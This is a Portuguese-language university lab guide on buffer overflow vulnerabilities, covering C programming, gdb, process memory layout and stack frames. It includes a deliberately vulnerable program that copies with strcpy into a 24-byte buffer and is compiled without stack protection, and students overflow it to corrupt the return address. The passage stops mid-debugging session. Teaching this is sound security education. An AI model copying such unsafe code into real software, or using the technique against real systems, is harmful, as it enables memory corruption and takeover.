Academia de Ciências Sociais e Tecnologias

INSTITUTO DE ESTUDOS AVANÇADOS EM CIÊNCIAS,
ENGENHARIA E TECNOLOGIAS

SEGURANÇA DE SOFTWARE

Mestrado em Engenharia de Segurança de Redes de Computadores

Guia de Laboratório I

Vulnerabilidades Buffer Overflow

Julho 2019

Nuno Santos

nuno.m.santos@tecnico.ulisboa.pt

Introdução

Neste guia de laboratório pretendemos abordar uma das classes de vulnerabilidades mais comuns e que afectam de forma mais severa o software actual: *buffer overflows*. Temos por objectivos principais mostrar em que consistem estas vulnerabilidades, compreender os mecanismos subjacentes que estão na sua origem, e aprender como é que estas vulnerabilidades podem ser exploradas de tal forma que um atacante possa escalar privilégios e adquirir controlo total de um sistema.

Para atingir estes objectivos, iremos realizar um conjunto de tarefas experimentais tendo por base o sistema operativo Linux e considerando aplicações implementadas na linguagem de programação C. A primeira tarefa permitirá relembrar os principais métodos para programação de aplicações em C e para análise das mesmas tendo em vista a utilização normal de buffers – isto é, regiões contíguas de memória alocadas por esses programas. Na segunda tarefa seremos introduzidos aos mecanismos da arquitectura e do sistema operativo que nos permitirão perceber de que forma essas regiões de memória são geridas durante a execução desses programas. Daremos mais um passo na terceira tarefa que nos ajudará a perceber como podem surgir vulnerabilidades na gestão desses buffers caso os programadores não programem as suas aplicações correctamente. Terminaremos na tarefa quatro mostrando como efectivamente essas vulnerabilidades podem ser exploradas por um atacante por forma a executar código malicioso arbitrário no contexto desse programa vulnerável. Cada tarefa está dimensionada sensivelmente para ser realizada em duas horas e inclui um conjunto de exercícios práticos.

Contents

1 Tarefa 1: Programação em Ambiente Linux

Nesta primeira tarefa, pretendemos introduzi-lo aos conceitos fundamentais de programação de aplicações para ambiente Linux utilizando a linguagem de programação em C. Focamo-nos nesta linguagem, pois, além de ainda ser muito popular, é aquela onde encontramos mais frequentemente vulnerabilidades devidas a buffer overflows. Neste sentido, focar-nos-emos apenas em rever os conceitos que nos ajudem a compreender a natureza destas vulnerabilidades e como estas podem ser exploradas por um atacante.

1.1 Programação de Aplicações em C

Efectuemos dois passos simples que nos ajudem, em primeiro lugar, a relembrar como se implementa uma aplicação em C, e em segundo lugar, como é que os buffers são utilizados na sua implementação.

Passo 1. O meu primeiro programa. Comecemos de forma muito simples, implementando um programa que apenas escreve uma mensagem no ecrã. Esta tarefa inclui três etapas: a) a escrita do código fonte, b) a compilação do programa, e c) a execução do programa. Para escrever o o código fonte do programa, abra um editor, escreva o seguinte código C, e grave o conteúdo no ficheiro `hello.c`:

```c
#include <stdio.h>

int main()
{
    printf("Ola mundo!\n");
    return 0;
}
```

Para compilar o programa, na linha de comando onde gravou o ficheiro `hello.c`, execute:

```
$ gcc -o hello -g hello.c
```

Como resultado, o compilador criou um novo ficheiro, denominado `hello`. Este ficheiro contém a representação binária (executável) do programa. Para correr o programa executar simplesmente:

```
$ ./hello
Ola mundo!
```

No código fonte, pode alterar a mensagem "`Ola mundo`" e substituí-la por outra cadeia de caracteres à sua escolha. Volte a compilar e a executar o programa para verificar que foi escrita a nova mensagem.

Passo 2. Buffers. Vamos agora aprender o que são buffers e como lidar com eles, em especial a ler e a escrever nos mesmos. Um buffer não é mais do que uma região de memória que permite armazenar uma sequência de bytes. Quando estes bytes são caracteres terminados por um caracter especial de valor 0, diz-se que este buffer guarda uma *cadeia de caracteres*, ou *string*. Em C, um buffer é declarado como variável do tipo tabela de caracteres. Para ilustrar a sua utilização, vejamos um exemplo de um programa que lê uma cadeia caracteres de um ficheiro e a imprime no ecrã (ficheiro `buffer.c`):

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main()
{
    char buffer[517];
    FILE *file;

    /* inicializa o buffer a zeros */
    memset(buffer, 0, sizeof(buffer));

    /* le conteudo do ficheiro 'myfile' para o buffer */
```

```
14      file = fopen("myfile", "r");
15      if (file == NULL) {
16          printf("Erro ao ler do ficheiro 'myfile'.\n");
17          return -1;
18      }
19      fread(buffer, sizeof(char), 517, file);
20
21      /* escreve conteudo do buffer no ecra */
22      printf("%s\n", buffer);
23      return 0;
24  }
```

- Enviar o conteúdo de um ficheiro para o ecrã não pode ser feito directamente. É necessário primeiro copiar o conteúdo do ficheiro para memória, e depois enviar essa cópia da memória para o ecrã. Por esse motivo, o programa tem que alocar um buffer, uma região de memória para armazenar esse conteúdo temporariamente. Esse buffer é alocado pela variável `buffer` declarada na linha 7 e consiste numa tabela de caracteres, neste caso com a dimensão de 517 bytes.
- Depois de inicializar esse buffer a zeros (linha 11), o programa efectua as duas operações principais uma a seguir à outra: primeiro, copia o conteúdo do ficheiro `myfile` para o buffer (linhas 14-18), e depois escreve o conteúdo do buffer no ecrã (linha 22).

Verifiquemos que o programa funciona, primeiro compilando-o tal como indicado no comando abaixo. Depois crie um ficheiro `myfile` onde escreva, por exemplo o seu nome completo. E depois execute o programa correndo `./buffer`. Verifique que o programa escreve no ecrã o conteúdo de `myfile`.

```
$ gcc -o buffer -g buffer.c
```

1.2 Análise da Execução do Programa

Para analizar vulnerabilidades relacionadas com buffer overflows, será muito útil poder observar o estado de execução do programa. Para nos ajudar nesta tarefa, vamos utilizar uma ferramenta de depuração de erros muito popular chamada gdb[1]. O gdb permite-nos controlar a execução de um programa de tal forma que podemos suspender a sua execução a qualquer altura, e inspecionar o conteúdo da memória.

Passo 1. Suspender a execução do programa: Vamos agora aprender a usar o gdb, por exemplo, para analizar o programa `buffer.c` e verificar qual é o conteúdo do buffer antes e depois do programa ter escrito o ficheiro `myfile`. Para isto, temos em primeiro lugar que executar o programa no gdb, e suspendê-lo exactamente antes de executar a instrução `fread` (linha 19). Fazemos isto desta forma:

```
$ gdb buffer
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
...
Reading symbols from buffer...done.
gdb-peda$ b 19
Breakpoint 1 at 0x804857e: file buffer.c, line 19.
...
gdb-peda$ r
...
Breakpoint 1, main () at buffer.c:19
19          fread(buffer, sizeof(char), 517, file);
```

A instrução `19` coloca um ponto de paragem, ou *breakpoint* (abreviado por `b`), na linha com esse mesmo número, e a instrução `r` diz ao gdb para correr (*run*) o programa. Quando aparece a mensagem listada no fim, quer dizer que o programa está suspenso.

[1] `https://www.gnu.org/software/gdb/documentation/`

Passo 2. Observar o conteúdo do buffer: Agora podemos pedir ao gdb para listar o conteúdo do buffer. Isso é feito com o comando p (abreviatura de *print*) da seguinte forma:

```
gdb-peda$ p "%s", buffer
$1 = '\000' <repeats 516 times>
```

Vemos que o buffer ainda está preenchido com zeros, tal como esperávamos. Demos agora indicação ao gdb para executar apenas a próxima instrução (isto é, a função `fread`) e parar imediatamente depois. Isto é feito com a instrução `n`, ou `next`. Em seguida, podemos novamente imprimir o conteúdo de `buffer`.

```
gdb-peda$ n
...
22          printf("%s\n", buffer);
gdb-peda$ p "%s", buffer
$2 = "nuno\n", '\000' <repeats 511 times>
```

Dado que quando este teste foi feito, o ficheiro `myfile` continha a cadeia de caracteres "nuno", podemos observar como agora o novo valor de `buffer` reflecte exactamente esse conteúdo. Se introduzirmos o comando `c` (de *continue*) o programa é executado até ao final. Para sair do gdb, digite "`quit`". Naturalmente, o gdb permite observar o conteúdo de variáveis que não apenas cadeias de caracteres.

1.3 Exercícios

Vamos agora fazer dois exercícios que nos ajudam a consolidar os conceitos que aprendemos acima.

Exercício 1. Modifique o programa `buffer.c` de forma a criar um segundo ficheiro de nome "`mynewfile`" com o seguinte conteúdo: deve começar com uma cadeia de caracteres referente ao seu nome próprio (por exemplo, "nuno") seguido dos caracteres que foram lidos do ficheiro `myfile`. Compile o programa e teste-o para verificar que funciona como pretendido. Sugestões:

- Precisa criar um novo buffer no programa para guardar o seu nome.
- Para escrever no ficheiro use a função `fwrite`[2]. Terá que abrir o ficheiro "mynewfile" com a função `fopen` com permissões de escrita (ou seja "w").

Exercício 2. Pretende-se analisar o programa seguinte respondendo às perguntas indicadas abaixo. O programa encontra-se no ficheiro `mistery.c`.

```
1  /* mistery.c */
2
3  #include <stdlib.h>
4  #include <stdio.h>
5  #include <string.h>
6
7  int imprime(char *arg)
8  {
9      char buffer[100];
10     memset(&buffer, 0, sizeof(buffer));
11
12     strcpy(buffer, arg);
13
14     printf("%s", buffer);
15     return 0;
16 }
17
18 int main()
19 {
20     char str[517];
```

[2] https://overiq.com/c-programming-101/fwrite-function-in-c/

```
21      FILE *file;
22
23      memset(&str, 0, sizeof(str));
24      file = fopen("myfile", "r");
25      fread(str, sizeof(char), 517, file);
26      imprime(str);
27
28      return 0;
29  }
```

a) Estude o programa e identifique todos os buffers declarados no código.

b) Teste o programa e explique o que faz. (Sugestão: veja a documentação da função `strcpy`[3]).

c) Com o auxílio do gdb, suspenda o programa de tal modo a observar o conteúdo da variável `buffer`, antes e depois da execução da função `strcpy`.

[3] https://www.programiz.com/c-programming/library-function/string.h/strcpy

2 Tarefa 2: Organização de Memória

Na primeira tarefa, fomos introduzidos brevemente à programação de aplicações utilizando a linguagem de programação C, manipulação de buffers, e análise de programas utilizando o gdb. Nesta tarefa, seremos introduzidos a um mecanismo do sistema que tem um papel muito relevante em ataques que exploram buffer overflows, nomeadamente a organização de memória do sistema. Compreender este mecanismo ajudar-nos-á a perceber de que forma é que uma vulnerabilidade buffer overflow poderá ser explorada para permitir a um atacante obter controlo de execução de um programa em execução.

2.1 Organização de Memória de um Processo

Debrucemo-nos então em primeiro lugar sobre a organização de memória dos processos num sistema Linux. Seremos introduzidos a este tópico em dois passos. Veremos em primeiro lugar quais as regiões de memória que são alocadas para um processo e como podem ser caracterizadas.

Passo 1. Mapa de memória. Quando queremos executar um programa, o sistema operativo cria um novo processo ao qual associa um *espaço de endereçamento* próprio, em memória virtual, que contém todos os dados necessários à execução do programa. Esse espaço de endereçamento é independente para cada processo e está dividido em cinco segmentos: *código* (ou *texto*), *dados*, *BSS*, *heap*, e *pilha*. O espaço de endereçamento de um processo e os respectivos segmentos estão representados na Figura 1. Para percebermos qual a função de cada um destes segmentos, considere o programa seguinte.

```c
#include <stdlib.h>

int x = 100;        // no segmento de dados

int main() {

    int a = 2;      // na pilha
    float b = 2.5; // na pilha

    static int y;  // no segmento BSS

    // aloca memoria na heap
    int *ptr = (int *) malloc(2*sizeof(int));

    ptr[0] = 5;     // na heap
    ptr[1] = 6;     // na heap
    free(ptr);

    return 0;
}
```

O programa listado acima (também no ficheiro `layout.c`) aloca variáveis nos vários segmentos do processo indicados acima e que passaremos a descrever (ver na Figura 2 onde as variáveis são alocadas):

- *Segmento de código (ou texto):* Armazena o código executável do programa. Este bloco de memória está geralmente protegido contra escrita. No exemplo em concreto, irá conter as instruções máquina resultantes da compilação do código fonte listado acima.
- *Segmento de dados:* Guarda as variáveis globais ou marcadas como *static* desde que sejam inicializadas pelo programador. Estas variáveis são preservadas em memória ao longo de toda a execução do programa. No programa exemplo, a variável global `x` inicializada com o valor 100 será guardada no segmento de dados.
- *Segmento BSS*[4]*:* Guarda as variáveis globais ou marcadas como *static* que não sejam inicializadas

[4]BSS significa originalmente Block Started by Symbol.



Figure 1: Mapa de memória de um processo em geral.



Figure 2: Mapa de memória para o programa exemplo.

pelo programador. Este segmento será inicializado automaticamente a zero pelo sistema operativo. Por exemplo, a variável y é guardada no BSS pois está marcada como *static* e não é inicializada.

- *Heap:* É uma região reservada logo após o segmento BSS e que é usada para alocação dinâmica de memória. Esta área é gerida por funções específicas de gestão de memória, nomeadamente `malloc`, `calloc`, `realloc`, `free`, entre outras. Na linha 13, a função `malloc` é usada para alocar espaço para uma tabela de 2 inteiros na *heap*. A referência para esta memória é depois retornada e atribuída à variável `ptr`. Nas linhas 15 e 16, o programa escreve em cada uma das duas posições da tabela de inteiros. A *heap* cresce para cima à medida que mais memória é solicitada.
- *Pilha:* É usada para armazenar variáveis locais definidas dentro das funções, bem como para armazenar dados relacionados com as chamadas de funções, por exemplo os argumentos. No programa exemplo, temos três variáveis locais que são guardadas na pilha: `a`, `b`, `ptr`. Ao contrário da *heap*, a pilha é alocada no topo do espaço de endereçamento do processo e cresce para baixo. Mais à frente, iremos apresentar mais detalhes sobre a pilha, pois é muito importante para nós.

Passo 2. Caracterizar os segmentos de um processo. Para termos uma ideia mais concreta de como estes segmentos são mapeados num programa, podemos usar algumas ferramentas auxiliares. Comecemos por compilar o programa exemplo:

```
$ gcc -o layout -g layout.c
```

O resultado desta operação é o programa em formato binário e que pode executar com o comando: "`./layout`". Uma primeira ferramenta que podemos usar para nos ajudar a criar o mapa de memória é a ferramenta `size`. Execute o seguinte comando:

```
$ size layout
text       data     bss     dec     hex filename
1209        284       8    1501     5dd layout
```

O resultado dá-nos indicação do tamanho de cada segmento, nomeadamente o segmento de código/-texto (1209 bytes), o segmento de dados (284 bytes), e o segmento BSS (8 bytes). Como a pilha e a *heap* são sempre inicializadas com tamanho 0 bytes e crescem dinamicamente (para baixo ou para cima, respectivamente) à medida que o programa se executa, este comando não mostra detalhes sobre estes dois segmentos. Se quisermos saber exactamente onde é que estes segmentos, precisamos utilizar outras técnicas um pouco mais sofisticadas. Para nós, interessa-nos perceber melhor como funciona a pilha.

2.2 Analisar o Conteúdo da Pilha

Vamos agora estudar uma destas regiões de memória em mais detalhe – a pilha – e que tem um paper especialmente relevante em vulnerabilidades buffer overflow. Veremos primeiro qual a estrutura interna da pilha e depois como é que podemos analisar essa estrutura quando o programa está em execução no contexto de um processo.

Passo 1. Estrutura interna da pilha. A pilha é usada para armazenar dados utilizados aquando da invocação de funções pelo programa. É muito importante para nós perceber como é que a pilha estrutura estes dados pois os ataques que exploram buffer overflows tiram partido desta organização. Para nos ajudar a perceber como é esta estrutura, considere o programa seguinte:

```
1  #include <stdio.h>
2
3  void f(int a, int b) {
4
5      int x, y;
6
7      x = a + b;
8      y = a - b;
9
10     printf("[f] x=%d, y=%d\n", x, y);
11 }
12
13 int main() {
14
15     f(10, 3);
16     printf("[main] fim.\n");
17
18     return 0;
19 }
```

Compile e execute o programa, efectuando as seguintes operações na linha de comandos:

```
$ gcc -o layoutstack -g layoutstack.c
$ ./layoutstack
[f] x=13, y=7
[main] fim.
```

Como podemos observar, o que este programa faz é simplesmente invocar uma função (`f`), passando-lhe dois argumentos (`a = 10` e `b = 3`). Essa função realiza operações aritméticas simples com base nesses argumentos, guardando os respectivos resultados em duas variáveis locais `x` e `y`. Ainda dentro da função, o programa imprime uma mensagem, e depois retorna à execução da próxima instrução no programa principal, na linha 16, e imprime uma mensagem antes do programa terminar. A invocação da função `f` causa uma alteração no estado da pilha que resulta na alocação de um bloco de memória no topo da pilha e que se chama *stack frame*. A *stack frame* que reflecte o contexto de invocação da função `f` está representada na Figura 3, e está organizada em quatro regiões:

- *Argumentos:* Esta região guarda os argumentos passados para a função, neste caso os valores atribuídos às variáveis `a` e `b`. Estes valores são colocados no início da *stack frame* pela ordem inversa de invocação.
- *Endereço de retorno:* Quando a função chega ao fim e retorna, o processador necessita saber para onde o programa precisa retornar. É então necessário guardar o endereço de retorno na pilha e que corresponde à próxima instrução imediatamente depois da chamada da função `f`, ou seja, deve apontar para a instrução `printf` da linha 16. Quando o processador termina de executar a função, vai saltar para o endereço de retorno indicado na pilha.



Figure 3: Representação da *frame* actual da função `f`.



Figure 4: Mostra *frames* na pilha até à *frame* actual.

- *Ponteiro para frame anterior:* Indica onde começa a *frame* da função anterior, ou seja da função que chamou a função `f`. Esta informação é necessária pois quando `f` terminar, o programa necessita regressar ao contexto da função anterior. Neste caso, a função anterior corresponde à função `main`.
- *Variáveis locais:* Esta região é utilizada para alocar as variáveis locais da função `f`, ou seja as variáveis `x` e `y`. Ao contrário dos argumentos, as varáveis locais são alocadas pela ordem com que são declaradas no código.

Analizemos a *frame* da função `f` com a ajuda do debugger gdb. Execute o gdb passando como parâmetro o nome do executável (`gdb layoutstack`). Depois na consola gbd coloque um *breakpoint* no `printf` da função `f` (linha 10) e execute o programa. Isto permitir-nos-á parar o programa no momento em que a função está a ser executada e em que a pilha tem uma *frame* alocada àquela função.

```
gdb-peda$ b 10
Breakpoint 1 at 0x8048455: file layoutstack.c, line 10.
gdb-peda$ r
Starting program: /home/seed/nuno/guide1/layoutstack
...
Breakpoint 1, f (a=0xa, b=0x3) at layoutstack.c:10
10          printf("[f] x=%d, y=%d\n", x, y);
```

Passo 2. Listar todas as frames da pilha. Se executarmos o comando `frame`, o gdb dá-nos informação da chamada da função a que corresponde a invocação actual, juntamente com os valores (mostrados em hexadecimal) dos respectivos argumentos:

```
gdb-peda$ frame
#0  f (a=0xa, b=0x3) at layoutstack.c:10
10          printf("[f] x=%d, y=%d\n", x, y);
```

Na realidade, tal como representado na Figura 4, vemos que a *frame* actual é apenas a última das *frames* que podem existir na pilha. Isto porque à medida que o programa vai chamando uma função dentro de outra função, a pilha vai alocando uma nova *frame* para o contexo de cada uma dessas chamadas. Cada uma dessas *frames* segue a mesma estrutura da Figura 3. Acontece que, usando o gdb, nós podemos observar que frames existem e até navegar nelas. Para ver todas as *frames* na pilha, correr `backtrace`:

```
gdb-peda$ backtrace
#0  f (a=0xa, b=0x3) at layoutstack.c:10
#1  0x0804848b in main () at layoutstack.c:15
#2  0xb7d82637 in __libc_start_main (main=0x804846e <main>,
```

```
    argc=0x1, argv=0xbfffedf4, init=0x80484b0 <__libc_csu_init>,
    fini=0x8048510 <__libc_csu_fini>,
    rtld_fini=0xb7fea780 <_dl_fini>, stack_end=0xbfffedec)
    at ../csu/libc-start.c:291
#3  0x08048361 in _start ()
```

Se repararmos, tal como ilustrado na Figura 4, as *frames* são numeradas da mais recente (#0) para a mais antiga (#3), em que a mais recente é que aparece mais abaixo na pilha e no nosso caso corresponde à *frame* em que foi invocada a função `f`. Vemos depois que esta função foi chamada dentro da função `main` por uma instrução localizada no endereço `0x0804848b` e que corresponde à linha 15 do código fonte (indicado pela *frame* #1). Depois reparamos que a função `main` já tinha sido chamada por outras duas funções aninhadas (`in_start()` chama `__libc_start_main` que então chama `main`). Estas duas funções já não são visíveis para nós mas são introduzidas automaticamente pelo compilador. Mas analizemos por agora a frame actual para compreender bem a sua estrutura.

Passo 3. Criar o mapa da frame actual. Para criar o mapa da *frame* actual, precisamos reconstruir todos os campos descritos na Figura 3). Podemos começar por inspeccionar os valores dos argumentos e variáveis locais e os seus respectivos endereços. Neste caso, podemos fazer isso para os argumentos `a` e `b`, e para as variáveis locais `x` e `y`. Por exemplo para listar o valor de `a` e o seu respectivo endereço, execute os comandos:

```
gdb-peda$ p/d a
$5 = 10
gdb-peda$ p/x &a
$6 = 0xbfffed30
```

Repetindo o mesmo procedimento para os restantes argumentos e variáveis locais, podemos reconstruir todo o conteúdo da *frame* actual, excepto dois campos: o conteúdo do ponteiro da *frame* anterior e o valor do endereço de retorno. Para recuperarmos estes valores, vamos ler um registo do processador, chamado $ebp. Este registo aponta sempre para o campo da *frame* actual que por sua vez aponta para a *frame* anterior. Execute as seguintes operações no gdb que depois explicaremos cuidadosamente.

```
gdb-peda$ p/x $ebp
$7 = 0xbfffed28
gdb-peda$ p/x *(int*)$ebp
$8 = 0xbfffed48
gdb-peda$ p/x *(int*)($ebp+4)
$9 = 0x804848b
```

- O primeiro comando permite-nos determinar o enderço do campo actual "ponteiro da *frame* anterior" (ver Figura 3). Basicamente estamos a imprimir o valor do registo $ebp. Vemos assim que o enderço desse campo na pilha é `0xbfffed28`.
- O segundo comando serve para lermos o conteúdo do campo "ponteiro da *frame* anterior". Estamos a dizer ao gdb para escrever o inteiro apontado pelo registo $ebp. É interessante reparar que este valor (`0xbfffed48`) corresponde a um endereço mais alto que o $ebp actual (`0xbfffed28`). Isto faz sentido porque quer dizer que a frame anterior está alocada num endereço na pilha mais alto do que a frame actual, o que é consistente com o diagrama apresentado na Figura 4.
- O terceiro comando dá-nos informações sobre o campo "endereço de retorno". Como sabemos que este campo está localizado imediatamente acima do campo "ponteiro da *frame* anterior", basta somar 4 bytes ao $ebp para obtermos o endereço do primeiro (4 bytes porque é quanto ocupa o campo "ponteiro da *frame* anterior"). Para sabermos qual o valor deste campo, basta indicarmos ao gdb para ler o inteiro que está na posição de memória $ebp + 4. O endereço `0x804848b` é aquele assim que aponta para a instrução `printf` no programa principal (função `main`).

Passo 4. Validações adicionais: Para que os valores que determinamos acima nos façam mais sentido, façamos algumas operações adicionais. Olhando a Figura 3, vemos que o argumento `a` se encontra localizado imediatamente acima do campo "endereço de retorno". No passo anterior vimos que o endereço de retorno estava localizado na posição de memória $esp + 4 bytes. Dado que o tamanho do campo "endereço de retorno" também ocupa 4 bytes, isto quer dizer que se acedermos a $esp + 8 bytes estamos a apontar directamente para o argumento `a`! Podemos assim verificar se isto é verdade efectuando esse teste no gdb e comparando com o resultado dado pelo gdb quando pedimos para imprimir `a` directamente:

```
gdb-peda$ p/d *(int*)($ebp+8)
$11 = 10
gdb-peda$ p/d a
$12 = 10
```

Vemos que confere, que são iguais! Podemos fazer a mesma coisa para todos os outros argumentos e parâmetros. Só temos que usar o $ebp como base e somar ou subtrair o deslocamento necessário para aceder ao campo pretendido.

2.3 Exercícios

Para consolidar os conceitos introduzidos até agora, façamos dois exercícios:

Exercício 1. Com base na informação obtida na secção anterior, complete o diagrama da Figura 3 de modo a identificar com precisão os valores de cada um dos campos da *frame* e os seus respectivos endereços no espaço de endereçamento do processo.

Exercício 2. Fazer o mesmo exercício mas agora para o programa `mistery.c`, apresentado no Exercício 2 da Tarefa 1. Pretende-se que caracterize com precisão a organização da *frame* correspondente à execução da função `imprime`. Terá que indicar todos os campos da *frame* e os seus respectivos endereços. Neste programa, já estaremos a lidar com alocação de buffers como variáveis locais. Sugestão: para facilitar a análise, coloque um *breakpoint* na linha 10 do programa. Não se esqueça que tem que criar um ficheiro `myfile` e preenchê-lo com uma cadeia de caracteres.

3 Tarefa 3: Vulnerabilidades Buffer Overflow

Na tarefa anterior, estudamos como é a organização de memória de um processo. Vimos como cada processo tem regiões de memória reservadas para armazenar diferentes tipos de dados que compreendem o estado do processo. Nesta tarefa, vamos aprender que existem certos erros de programação que resultam a acessos indevidos de memória. Estes erros introduzem vulnerabilidades que depois podem ser alavancadas por um atacante para controlar o fluxo de execução do processo e até controlar todo o sistema. Vamos dedicar-nos a um tipo especial de vulnerabilidades designadas por *buffer overflow*. Começamos por aprender em que consiste através de um exemplo, depois veremos porque razão este erro pode resultar numa vulnerabilidade. Posteriormente estudaremos como evitar estes erros, e terminaremos com exercícios que visam identificar estas vulnerabilidades em vários programas.

3.1 Exemplo de um Buffer Overflow

Para aprendermos em que consiste um buffer overflow, comecemos com um exemplo. Considere o programa seguinte. Este programa tem uma vulnerabilidade que iremos identificar progressivamente.

```
/* stack.c */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[24];

    memset(&buffer, 0, sizeof(buffer));
    strcpy(buffer, str);
    printf("%s", buffer);

    return 0;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    memset(&str, 0, sizeof(str));
    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);

    return 0;
}
```

Passo 1. O programa vulnerável: Estude o código fonte do programa e descreva o seu comportamento esperado, ou seja a sua funcionalidade. Depois, confirme a sua previsão, compilando e testando o programa. O programa encontra-se no ficheiro `stack.c`. Compile o programa correndo o comando:

```
$ gcc -o stack -fno-stack-protector -g stack.c
```

Depois crie um ficheiro denominado `badfile`. De seguida, edite e escreva dentro desse ficheiro a cadeia de caracteres: "`teste`". Execute o programa que acabou de compilar com o comando seguinte, e observe o resultado no ecrã. Corresponde àquilo que esperava?

```
$ ./stack
```



Figure 5: Conteúdo da pilha durante a chamada à função `bof`.

Passo 2. Identificar a vulnerabilidade: Agora, volte a editar o ficheiro `badfile`, e substitua o seu conteúdo por uma cadeia de 40 caracteres 'z'. Repita o procedimento anterior voltando a executar o programa `stack`. O que observou desta vez? Porque razão o resultado é diferente? Sugira uma explicação para o sucedido e tente identificar a causa do problema.

3.2 Raiz do Problema: Buffer Overflow

Qual é o problema do programa apresentado na secção anterior? O problema está na linha 12. A função `strcpy` é responsável por copiar uma cadeia de carateres para um *buffer* destino. Para este fim, recebe dois parâmetros: o segundo parâmetro (`str`) aponta para a cadeia de carateres origem (isto é, que queremos copiar), e o primeiro parâmetro (`buffer`) aponta para um *buffer* para onde será copiada a cadeia de caracteres original. Ora, a forma como o `strcpy` funciona é: percorre a cadeia de caracteres original e copia todos os carateres para o *buffer* destino até encontrar um carácter '`\0`' (este carácter funciona como terminador). Acontece que se olharmos para o código fonte, linha 9, o tamanho do *buffer* destino é 24. Quer isto dizer que se a cadeia de caracteres original for inferior a esse número, então existe espaço no *buffer* para conter todos esses caracteres. Caso contrário, a função string irá escrever para além do espaço alocado para o *buffer* afectando outras regiões de memória. Chama-se a isto um *buffer overflow*.

Passo 1. Não excedemos o tamanho do buffer. Estudemos com mais detalhe o problema, verificando em primeiro lugar que o programa funciona correctamente sempre que passamos como entrada uma cadeia de caracteres inferior ou igual a 24 caracteres. Teste esta condição, alterando o ficheiro `badfile`.

Passo 2. Quando excedemos o tamanho do buffer. Logo que passamos dos 24 caracteres, o programa começa a escrever noutras regiões de memóra. E quando escrevemos noutas regiões de memória, o programa pode causar um erro: *segmentation fault*. Que regiões são essas e que erro é esse?

A Figura 5 dá-nos uma ajuda. Mostra-nos o estado da pilha no momento em que o processador está a executar a função `bof`, função onde é feita a cópia. Ali, podemos ver que a varável `buffer`, isto é, o buffer destino da cópia, se encontra alocada na pilha. Esta variável está na *frame* actual imediatamente abaixo dois valores de 32 bits que são colocados automaticamente pelo programa – o valor do ponteiro da *frame* anterior, e o endereço de retorno da função. Acima destes, encontramos o ponteiro (`str`) para a cadeia de caracteres original. Podemos assim ver que, se o programa copiar acima de 24 caracteres, os bytes imediatamente depois da região do buffer serão reescritos, levando à corrupção do estado do sistema. Em particular, se o endereço de retorno for reescrito com um endereço inválido, o sistema operativo irá abortar a execução do programa, o que explica o *segmentation fault* observado.

Passo 3. Verificar com o gdb. Para verificarmos que este comportamento acontece efectivamente, façamos uma experiência simples correndo o programa no gdb e observando que o endereço de retorno pode ser corrompido por causa de um *buffer overflow*. Volte a inicializar o conteúdo do ficheiro `badfile`

com uma cadeia de caracteres longa (ver Passo 2 da secção anterior). Depois, corra o gdb (`gdb stack`), e na consola do gdb, introduza um *breakpoint* na instrução `strcpy` (linha 12) e execute o programa:

```
gdb-peda$ b 12
Breakpoint 1 at 0x8048504: file stack.c, line 12.
gdb-peda$ r
...
Breakpoint 1, bof (
    str=0xbfffeaf7 'z' <repeats 40 times>, "\n") at stack.c:12
12          strcpy(buffer, str);
```

Neste momento, o processo está parado imediatamente antes de executar a instrução `strcpy`. Quer isto dizer que o processador ainda não copiou a string e portanto a integridade do estado da pilha está intacta. Vamos assim anotar o valor do endereço de retorno antes de ser corrompido:

```
gdb-peda$ p/x *(int*)($ebp +4)
$1 = 0x804859e
```

Agora vamos executar a instrução `strcpy` e em seguida anotar o novo valor do endereço de retorno:

```
gdb-peda$ n
